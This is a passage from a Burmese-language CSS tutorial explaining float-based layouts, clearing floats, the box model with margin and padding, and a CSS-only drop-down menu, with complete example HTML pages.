
ရိုးရိုး Link တစ်ခုကို Button တစ်ခုနဲ့တူအောင် ပြောင်းလဲပြစ်လိုက်တာပါ။ ဒီနေရာမှာ `display: block;` သတ်မှတ်ခဲ့လို့သာ ဆက်လက်သတ်မှတ်ထားတဲ့ `width` နဲ့ `height` အလုပ်လုပ်သွားတာဖြစ်ပါတယ်။ နမူနာမှာ ကျွန်တော်တို့ မလေ့လာရသေးတဲ့ Property က `border-radius` တစ်ခုသာ ပါဝင်ပါတယ်။ ကျန် Property အားလုံးကို လေ့လာခဲ့ပြီးသားတွေကိုသာ ပေါင်းစပ်အသုံးပြုလိုက်တာပါ။ ထူးခြားချက်အနေနဲ့ `line-height` ကို `height` နဲ့ အတူတူပေးထားကို သတိထားပါ။ `height` နဲ့ `line-height` ညီနေတဲ့အတွက် စာလုံးကလည်း အပေါ်အောက် အကွာအဝေးညီပြီး အလယ်ရောက်နေတာပါ။ CSS မှာ Element နဲ့ စာတွေကို Horizontal Align အတွက်လုပ်လိုရင် `text-align` Property သုံးပြီး သတ်မှတ်လို့ ရပါတယ်။ ဒါပေမယ့် Vertical Align က နည်းနည်းခေါင်းစားပါတယ်။ Vertical Align ကို Center လုပ်လိုတဲ့ အခါ အသုံးပြုလေ့ရှိတဲ့ နည်းလမ်းတစ်ခုကို တစ်ပါ တည်းထည့်သွင်းဖော်ပြလိုက်ခြင်းဖြစ်ပါတယ်။

3.12 - Layouts

Web Document တွေအတွက် Layout တွေ ဖန်တီးတဲ့အခါ Block Element တွေကိုပဲ အသုံးပြုရပါတယ်။ အသုံးပြုကြလေ့ရှိတဲ့ Element ကတော့ `<div>` Element ပဲဖြစ်ပါတယ်။ `<div>` Element ဟာ Block Element တစ်မျိုးဖြစ်ပြီး Generic Element လို့ခေါ်ကြပါတယ်။ သူ့ကို ဘယ်နေရာမှာသုံးရမယ်လို့ အတိအကျသတ်မှတ်ထားခြင်း မရှိပဲ Block တစ်ခုလိုအပ်တဲ့နေရာတိုင်းမှာ သုံးနိုင်တဲ့ Element ဖြစ်ပါတယ်။ Block တစ်ခုလိုအပ်ပြီး အခြား သင့်တော်တဲ့ Element မရှိတဲ့ အချိန်မှာ `<div>` ကို အသုံးပြုရပါတယ်။

မှတ်ချက် ။ ။ `<div>` လိုပဲ အသုံးများတဲ့ နောက် Generic Element တစ်ခုက `<span>` ဖြစ်ပါတယ်။ သူကတော့ Inline Element ပါ။ Inline Element တစ်ခုလိုအပ်ပြီး တစ်ခြားသင့်တော်တဲ့ Element မရှိရင် `<span>` Element ကို အသုံးပြုနိုင်ပါတယ်။

Layout တွေဖန်တီးဖို့အတွက် `float` Property ကို အသုံးပြုကြရပါတယ်။ `float` Property ဟာ Block တွေကို ဘယ်ဘက် (သို့မဟုတ်) ညာဘက်ကပ်ဖော်ပြဖို့ သတ်မှတ်ရတဲ့ Property ဖြစ်ပါတယ်။ ပုံမှန်ဆိုရင် Block Element တွေဟာ နေရာအပြည့်ယူပြီး သူတို့ဘေးမှာတစ်ခြား Element ကိုလက်မခံပါဘူး။ ဒါပေမယ့် `float` လုပ်လိုက်တဲ့ အခါမှာတော့ တစ်ဘက်ကပ်ပြီး လမ်းဖယ်ပေးလိုက်တဲ့သဘော ဖြစ်သွားပါတယ်။ လမ်းဖယ်ပေးလိုက်တဲ့အတွက် အခြား Element တွေက ဘေးမှာနေရာဝင်ယူမယ်ဆိုဝင်ယူလို့ ရသွားတဲ့သဘော ဖြစ်ပါတယ်။ **ပုံ (၃-၈၈)** မှာ နှိုင်းယှဉ်လေ့လာကြည့်ပါ။



ပုံ (၃-၈၈) CSS Layout

ပုံ (၃-၈၈) မှာ (A) နဲ့ (B) ဆိုပြီး နမူနာနှစ်ခု ပါဝင်ပါတယ်။ (A) မှာ Block Element (၄) ခုကို `width`, `height`, `background-color` ကိုယ်စီသတ်မှတ်ပေးထားပါတယ်။ Block တွေဖြစ်လို့ Width ဘယ်လိုပဲ သတ်မှတ်ပေးထားထား တစ်ခုပေါ်တစ်ခုဆင့်ပြီးတော့သာ ဖော်ပြပေးနေတာကိုတွေ့ရမှာပါ။

(B) မှာတော့ `float` Property တွေဖြည့်စွက်အသုံးပြုပြထားပါတယ်။ `width: 600px` သတ်မှတ်ထားတဲ့ Main Content ကို `float: left` ပြောလိုက်တော့ သူကဘေးကပ်ပြီးလမ်းဖယ်ပေးပါတယ်။ ဒါပေမယ့် `width: 200px` ပေးထား Element ကလည်း Block ဖြစ်နေတော့ သူက သူများဘေးကို မဝင်ချင်ပါဘူး။ ဒါကြောင့် သူကိုလည်း `float: left` ထည့်ပေးလိုက် ရပါတယ်။ အဲ့ဒီတော့မှ လွတ်နေတဲ့နေရာမှာ ဝင်ကပ်ပြီး နေရာယူသွားမှာဖြစ်ပါတယ်။

ထူးခြားချက်ကတော့ အောက်ဆုံး Element မှာ `clear: both` ဆိုတဲ့ ကြေငြာချက် ထည့်သွင်းထားခြင်းပဲ ဖြစ်ပါတယ်။ ဆိုလိုတာက `float` လုပ်ပြီး လမ်းဖယ်ထားတဲ့ Element တွေနဲ့ မပတ်သက်နဲ့ဆိုတဲ့သဘောဖြစ်ပါတယ်။ ဒီတော့မှ သူ့အထက်က `float` လုပ်ထားတဲ့ Element တွေနဲ့လွတ်ကင်းတဲ့ နေရာမှာဖော်ပြပေးမှာ ဖြစ်ပါတယ်။


`float` နဲ့ `clear` ဆက်စပ်မှုလိုရင်းကိုပြောရရင် "Block တွေကို ဘေးချင်းကပ်လိုရင် float လုပ်ပါ။ မကပ်လိုတော့တဲ့ Element မှာ clear ပြန်လုပ်ပေးပါ" ဆိုတဲ့ သဘောပဲဖြစ်ပါတယ်။ ဒီနည်းနဲ့ လိုချင်တဲ့ Layout Design အတွက် Block တွေကို နေရာသတ်မှတ်ချထားပေးနိုင်မှာပဲဖြစ်ပါတယ်။ **ပုံ (၃-၈၈)** မှာ (B) ဖော်ပြထားတဲ့ Layout နမူနာ အပြည့်အစုံကို ကိုယ်တိုင်စမ်းသပ်ကြည့်နိုင်ဖို့ အပြည့်အစုံ ရေးသား ဖော်ပြလိုက်ပါတယ်။ `layout.html` ဆိုတဲ့ File Name နဲ့ ကူးယူစမ်းသပ်ကြည့်ပါ။

```
<!doctype html>
<html>
<head>
  <title>CSS Layout</title>
  <style>
    .wrap {
      width: 800px;
      margin: 20px auto;
    }
    .header {
      height: 100px;
      background: #cb1212;
    }
    .content {
      width: 600px;
      height: 400px;
      background: #519b7e;
      float: left;
    }
    .sidebar {
      width: 200px;
      height: 400px;
      background: #1635a6;
      float: left;
    }
```

```
    .footer {
      height: 60px;
      background: #333;
      clear: both;
    }
  </style>
</head>
<body>

  <div class="wrap">
    <div class="header"></div>
    <div class="content"></div>
    <div class="sidebar"></div>
    <div class="footer"></div>
  </div>

</body>
</html>
```

လက်တွေ့စမ်းသပ်ကြည့်တဲ့အခါ File တစ်ခုတည်းနဲ့ အားလုံးစမ်းနိုင်အောင်လို့ CSS ကို Internal `<style>` Element အသုံးပြုပြီး ရေးသားထားပါတယ်။ ကူးယူပြီး တစ်ချို့ Property တွေကို ပြင်ဆင်စမ်းသပ် ကြည့်စေချင်ပါတယ်။

မှတ်ချက် ။ ။ `.wrap` အတွက် ထည့်သွင်းရေးသားထားတဲ့ `margin: 20 auto;` ရဲ့ အဓိပ္ပါယ်ကိုမကြာခင် ဆက်လက်ရှင်းပြပေးပါမယ်။ `.wrap` ကို `width: 800px` ပေးထားတဲ့အတွက် `.header` နဲ့ `.footer` မှာ ပုံ (၃-ဏ) မှာ `width` ထပ်မံသတ်မှတ်မပေးတော့တာကို လည်းသတိပြုပါ။ Block Element တွေဟာ `width` သတ်မှတ်မထားရင် Parent Width ရှိသလောက် အလိုလိုနေရာယူမှာဖြစ်ပါတယ်။




ပုံ (၃-တ) CSS Layout - Float များ Clear လုပ်နည်းတစ်မျိုး

ပုံ (၃-တ) မှာ `float` တွေကို `clear` လုပ်နည်း နောက်တစ်မျိုးကို ဖော်ပြပေးထားပါတယ်။ Parent Element မှာ `overflow: hidden;` ဆိုတဲ့ Property နဲ့ Value ထည့်သွင်းပေးလိုက်ခြင်းက သူ့အတွင်းထဲက Child Element တွေမှာ သတ်မှတ်ထားတဲ့ `float` တွေကို အလိုလို `clear` လုပ်ပေးသွားစေပါတယ်။ ဒါကြောင့် အောက်ဆုံးက Element မှာ `clear: both` လို့ ထပ်ကြေငြာစရာ မလိုအပ်တော့ပါဘူး။ ဒီနည်းကလည်း Layout ဖန်တီးတဲ့နေရာမှာ အတော်အသုံးဝင်တဲ့ နည်းလမ်းတစ်ခုပဲဖြစ်ပါတယ်။

3.13 - Box Model

Block Element တွေကို `width` နဲ့ `height` အပြင် `border`, `margin` နဲ့ `padding` လည်းသတ်မှတ်လို့ ရပါတယ်။ `margin` ဆိုတာ Element Border အပြင်မှာ နေရာလွတ်ကို သတ်မှတ်တာဖြစ်ပြီး `padding` ကတော့ Element နဲ့ Element Content တို့ကြားက နေရာလွတ်ကိုသတ်မှတ်တာပဲ ဖြစ်ပါတယ်။ **ပုံ (၃-ထ)** မှာကြည့်ပါ။



ပုံ (၃-ထ) CSS Box Model

Block တစ်ခုအတွက် Box Property တွေ အပြည့်အစုံသတ်မှတ်ထားတဲ့ ဥပမာဖော်ပြပါမယ်။

```
#content {
  width: 600px;
  height: 380px;
  border: 4px solid #519b7e;
  margin: 20px;
  padding: 10px;
  background: #ffd;
}
```

`width` နဲ့ `height` Property တွေအတွက် အထူးအထွေထပ်ပြောဖို့မလိုတော့ပါဘူး။ `border` Property မှာတော့ အနည်းငယ် ထူးခြားပါတယ်။ Element တစ်ခုအတွက် Border သတ်မှတ်တဲ့အခါ (၃)မျိုး သတ်မှတ်ရလေ့ရှိပါတယ်။ `border-size`, `border-style` နဲ့ `border-color` တို့ပဲဖြစ်ပါတယ်။ ဒီသုံးမျိုး မပြည့်စုံရင် Border လည်း မပြည့်စုံပါဘူး။ ဒါကြောင့် Border Property တွေကို သုံးကြောင်းခွဲပြီးမရေးကြ ပါဘူး။ border ဆိုပြီး အတိုကောက် တစ်ကြောင်းတည်း ပဲရေးကြလေ့ရှိပါတယ်။ Value နေရာမှာသာ Size, Style, Color သုံးမျိုးလုံး အစဉ်လိုက် တန်းစီ သတ်မှတ်ပေးပါတယ်။ Size နေရာမှာ နှစ်သက်တဲ့ Unit ကိုသုံးပြီး သတ်မှတ်လိုတဲ့ပမာဏကို ပေးနိုင်ပါတယ်။ Style နေရာမှာတော့ (၃) မျိုး သုံးနိုင်ပါတယ်။ `solid ( ___ )`, `dotted ( ..... )` နဲ့ `dashed ( ------- )` တို့ပဲ ဖြစ်ပါတယ်။ ကျန်တဲ့ Style တွေ ရှိသေးပေမယ့် အတော်လေးအသုံးနည်းပါတယ်။ Color နေရာမှာ လည်း နှစ်သက်ရာ အရောင်သတ်မှတ်ပေးနိုင်ပါတယ်။

Border အပြင်ဘက်ကနေရာလွတ်ဖြစ်တဲ့ Margin သတ်မှတ်ဖို့အတွက် `margin` Property ကိုပဲသုံးရပါတယ်။ Block တစ်ခုမှာ Top, Right, Bottom, Left ဆိုပြီး မျက်နှာစာလေးဘက်ရှိလို့ `margin: 20px;` ဆိုတာ လေးဘက်စလုံး အတွက် `20px` အကျယ် ရှိတဲ့နေရာလွတ်ယူပါလို့သတ်မှတ်လိုက်တာပါပဲ။ တစ်ဘက်စီ သတ်မှတ်လိုရင် `margin-top`, `margin-right`, `margin-bottom`, `margin-left` ဆိုပြီး သီးခြားသတ်မှတ်ပေးနိုင်ပါတယ်။ `margin` ကိုပဲ အတိုကောက်သဘောမျိုးသုံးပြီး လေးဘက်လုံးအတွက် Value တွေ တန်းစီပေးနိုင်ပါတယ်။

ဥပမာ - `margin: 10px 20px 0 5px;` ရဲ့ အဓိပ္ပါယ်က `margin-top: 10px; margin-right: 20px; margin-bottom: 0; margin-left: 5px;` နဲ့ အတူတူပဲ ဖြစ်ပါတယ်။ Value ကို Top, Right, Bottom, Left အစီ အစဉ်အတိုင်း သတ်မှတ် ပေးရတာဖြစ်ပါတယ်။ `margin: 10px 20px;` ဆိုပြီး Value မှာ နှစ်ခုပေးပြီးတော့လည်း သတ်မှတ်နိုင်ပါတယ်။ အဓိပ္ပါယ်က Top/Bottom အတွက် `10px` စီ နေရာလွတ်ယူပြီး Left/ Right အတွက် `20px` စီနေရာလွတ် ယူလိုက်ပါလို့ သတ်မှတ်တာဖြစ်ပါတယ်။

ထူးခြားချက်တစ်ခုရှိပါတယ်။ `margin-left` နဲ့ `margin-right` အတွက် Value ကို တန်ဖိုးတွေ မသတ်မှတ်ပဲ `auto` လို့ သတ်မှတ်နိုင်ပါတယ်။ ဒါဆိုရင် ဘယ်ဘက်ကနေရာလွတ်နဲ့ ညာဘက်ကနေရာလွတ် ညီအောင်အလိုလို ညှိပြီးယူ ပေးသွားမှာဖြစ်လို့ Element က အလယ်တည့်တည့်ကို ရောက်ရှိသွားမှာဖြစ်ပါတယ်။ Layout အတွက် နမူနာ ပေးခဲ့တုန်းက အသုံးပြု ခဲ့တဲ့ `margin: 20px auto;` ဆိုတာ `margin` Top/Bottom ကို `20px` လို့ သတ်မှတ်ပြီး Left/Right ကို `auto` လို့ သတ်မှတ်လိုက်တာပဲဖြစ်ပါတယ်။ ဒါကြောင့် အဲ့ဒီနမူနာ Layout ကို စမ်းသပ်ကြည့်ရင်အလယ်မှာဖော်ပြနေတာကိုတွေ့ရမှာ ဖြစ်ပါတယ်။

မှတ်ချက် ။ ။ တန်ဖိုးတွေသတ်မှတ်တဲ့အခါ `0` ဆိုရင် နောက်ကယူနစ်တွေက မထည့်ရင်လည်း ရပါတယ်။

Border နဲ့ Element Content ကြားကနေရာလွတ်ဖြစ်တဲ့ `padding` ကြေငြာသတ်မှတ်ပုံဟာ Margin နဲ့ သဘောတရား အတူတူပဲဖြစ်ပါတယ်။ `margin` Property အစား `padding` Property သုံးလိုက်တာပဲ ကွာပါတယ်။ သူလည်းပဲ `padding-top`, `padding-right`, `padding-bottom`, `padding-left` ဆိုပြီး တစ်ဘက်စီခွဲပြီး သတ်မှတ်နိုင်သလို `margin` လို့ပဲ Value လေးမျိုးလုံးတန်းစီပေးပြီး အတိုကောက်လည်းသတ်မှတ်နိုင်ပါတယ်။

မှတ်ချက် ။ ။ `margin` အတွက်တန်ဖိုးတွေကို Minus Value တွေ လိုအပ်ရင် သတ်မှတ်ပေးလို့ရပါတယ်။ ဥပမာ `margin-top: -5px;` ဒါပေမယ့် `padding` မှာတော့ Minus Value တွေ သတ်မှတ်ပေးလို့ မရပါဘူး။


CSS Box Model မှာ မှတ်သားစရာထူးခြားချက်တစ်ခုရှိပါတယ်။ အပေါ်မှာပေးခဲ့တဲ့ နမူနာကို နောက်တစ်ခါ ထပ်ဖော်ပြပေးလိုက်ပါတယ်။

```
#content {
  width: 600px;
  height: 380px;
  border: 4px solid #519b7e;
  margin: 20px;
  padding: 10px;
}
```

နမူနာမှာ Element အတွက် `width: 600px;` လို့ ကြေငြာသတ်မှတ်ပေးထားပါတယ်။ ဒါကြောင့် လက်ရှိ Document ပေါ်မှာ `600px` အကျယ်ရှိတဲ့ နေရာယူလိုက်ပါလိမ့်မယ်။ ဆက်လက်ပြီး `border: 4px solid #519b7e;` လို့ သတ်မှတ်ထားပါသေးတယ်။ Browser က Border အတွက်နေရာကို `width: 600px` ထဲက နှုတ်မယူပါဘူး။ Document ပေါ်မှာ ထပ်တိုးယူပါတယ်။ အလားတူပဲ `margin: 20px;` နဲ့ `padding: 10px;` အတွက်လည်း Document ပေါ်မှာပဲ တိုးချဲ့နေရာ ယူပါတယ်။

ဒါကြောင့် နမူနာမှာပေးထားတဲ့ Element ဟာ `width: 600px;` လို့ ပြောထားပေမယ့် အမှန်တစ်ကယ်နေရာ ယူမှာကတော့ **668px** ဖြစ်ပါတယ် - 600 (width) + 8 (border left/right) + 40 (margin left/right) + 20 (padding left/right)။ အလားတူပဲ `height: 380px` လို့ပြောထား ပေမယ့်အမှန်တစ်ကယ်နေရာယူမှာက **448px** ဖြစ်ပါတယ် - 380 (height) + 8 (border left/right) + 40 (margin left/right) + 20 (padding left/right)။

ဒီအချက်ဟာ Layout တွေဖန်တီးတဲ့အခါ ထည့်သွင်းစဉ်းစားရမယ့်အချက်ဖြစ်ပါတယ်။ Element တစ်ခုရဲ့ နေရာယူမှုဟာ `width` နဲ့ `height` ဟာ ကြေငြာထားတဲ့အတိုင်း အတိအကျရှိနေမှာမဟုတ် ပါဘူး။ `border, margin, padding` တို့အတွက် တိုးချဲ့ယူရတဲ့အတွက် အားလုံးကိုပေါင်းစပ်တွက်ချက်မှသာ တစ်ကယ်နေ ရာယူထားတဲ့ ပမာဏကိုသိရမှာဖြစ်ပါတယ်။



ပုံ (၃-ခ) Content Width vs. Actual Width

အခုဖော်ပြခဲ့ပြီးဖြစ်တဲ့ Layout နဲ့ Box Property တွေကိုအသုံးပြုပြီး နောက်ထပ်စမ်းသပ်ကြည့်စရာ နမူနာတစ်ခု ရေးပေး ချင်ပါတယ်။ Website တွေမှာတွေ့နေကြ Drop Down Menu လေးတစ်ခုလောက်လုပ်ကြည့်ချင်ပါတယ်။

```
<!doctype html>
<html>
<head>
  <title>CSS Drop-Down Navigation</title>
  <style>
    .nav, .sub {
      font-family: Arial, Helvetica, sans-serif;
      list-style: none;
      margin: 0;
      padding: 0;
    }

    .nav li {
      background: #cb1212;
      height: 40px;
      line-height: 40px;
      text-align: center;
      width: 160px;
    }
```

```
    .nav li a {
      display: block;
      text-decoration: none;
      color: #fff;
    }

    .nav li a:hover {
      background: #f00;
    }

    .nav > li {
      border-right: 1px solid #f00;
      float: left;
    }

    .sub {
      display: none;
    }

    .nav > li:hover .sub {
      display: block;
    }

    .sub li {
      border-top: 1px solid #f00;
    }
  </style>
</head>
<body>
  <ul class="nav">
    <li><a href="#">Home</a></li>
    <li><a href="#">About</a></li>
    <li><a href="#">Contact</a></li>
    <li>
      <a href="#">Services &raquo;</a>
      <ul class="sub">
        <li><a href="#">Social Media</a></li>
        <li><a href="#">Web Development</a></li>
        <li><a href="#">SEO</a></li>
      </ul>
    </li>
    <li><a href="#">Products</a></li>
  </ul>
</body>
</html>
```

နှစ်သက်ရာ File Name နဲ့ ကူးယူစမ်းသပ်ပြီးလေ့လာကြည့်ပါ။ ထူးခြားချက်တစ်ချို့ကို ရှင်းပြချင်ပါတယ်။ HTML Structure ကို လေ့လာကြည့်ပါ။ `<ul>` Element ကို Menu List အတွက်အသုံးပြုထားပါတယ်။ `<li>` Element တစ်ခုအတွင်းမှာ နောက်ထပ် `<ul>` Element တစ်ခုကို Sub-Menu အနေနဲ့ထည့်ထားပါသေးတယ်။ Services နောက်က `»` ဆိုတာ HTML နဲ့ Right Arrow Symbol (») လေးတစ်ခု ထည့်လိုက်တာပါ။

CSS မှာ `.nav, .sub` လို့ Select လုပ်ပြီး `<ul>` နှစ်ခုလုံးအတွက် `list-style: none` နဲ့ `margin: 0;`

`padding: 0;` သတ်မှတ်ထားပါတယ်။ Bullet ဖြုတ်ပြစ်ပြီးနေရာလွတ်အပိုယူထားတာတွေအကုန် ဖြုတ်ပြစ်လိုက်တာ ပါ။ `<li>` ဟာ Block Element ဖြစ်ပါတယ်။ ဒါကြောင့် ဘေးချင်းကပ်ဖော်ပြစေချင်တဲ့ `<li>` တွေကို `.sub > li` လို့ Select လုပ်ပြီး `float: left;` လို့သတ်မှတ်ထားပါတယ်။ ဒီနေရာမှာ Child Selector သုံးရတာက Direct Child ဖြစ်တဲ့ `<li>` တွေကို သာ `float` လုပ်ချင်ပြီး နောက်တစ်ဆင့်ရှိနေတဲ့ `<ul class="sub">` ထဲက `<li>` တွေကို မလုပ်ချင်လို့ဖြစ်ပါတယ်။

နောက်တစ်ခုကတော့ `.sub` ကို `display: none;` လို့ အောက်နားမှာ သတ်မှတ်လိုက်ပါတယ်။ `display` Property တွေ Inline/Block ပြောင်းယုံမက လုံးဝဖြောက်ပြစ်ဖို့ `none` ကို Value အနေနဲ့ ပေးနိုင်ပါတယ်။ `display: none` လို့ သတ်မှတ်ထားတဲ့အတွက် Sub Menu ဟာ ပျောက်နေမှာဖြစ်ပါတယ်။ နောက်တစ်ဆင့် ကျတော့မှ `.nav > li:hover .sub` မှာ `display: block;` လို့ ပြန်ပေးထားပါတယ်။ အဓိပ္ပါယ်က `li` ကို Mouse နဲ့ ထောက်လိုက်တော့မှသာ သူ့အတွင်းထဲက Sub Menu ကို ပြန်ဖော်ပြခိုင်းလိုက်တာပဲဖြစ်ပါတယ်။ ဒီနည်းနဲ့ JavaScript တွေတောင်မလိုတော့ပဲ Dorp-Down Menu တစ်ခုကိုရရှိသွားစေမှာပဲဖြစ်ပါတယ်။ ရလဒ်ကဒီလိုပုံစံဖြစ်မှာ ဖြစ်ပါတယ်။

ပုံ (၃-ခ) CSS Drop-Down Menu

3.14 - Position Properties

Element တွေဖော်ပြတဲ့အခါမှာ အခြေခံအားဖြင့် အပေါ်ကနေအောက် Document ထဲမှာ ထည့်သွင်းထားတဲ့ အစီအစဉ် အတိုင်း ဖော်ပြလေ့ရှိပါတယ်။ ဒါကို Regular Flow လို့ ခေါ်ပါတယ်။ Element တွေကို Regular Flow အတိုင်းမဟုတ်ပဲ ဖော်ပြစေလိုတဲ့ နေရာအတိအကျ သတ်မှတ်ပေးချင်ရင်လည်း CSS နဲ့ သတ်မှတ်ပေးလို့ရပါတယ်။ `position` Property မှာ `absolute` လို့ သတ်မှတ်ပြီး ဖော်ပြစေချင်တဲ့ နေရာကို `top/bottom`, `right/left` Property တွေနဲ့ သတ်မှတ်ပေးရပါတယ်။

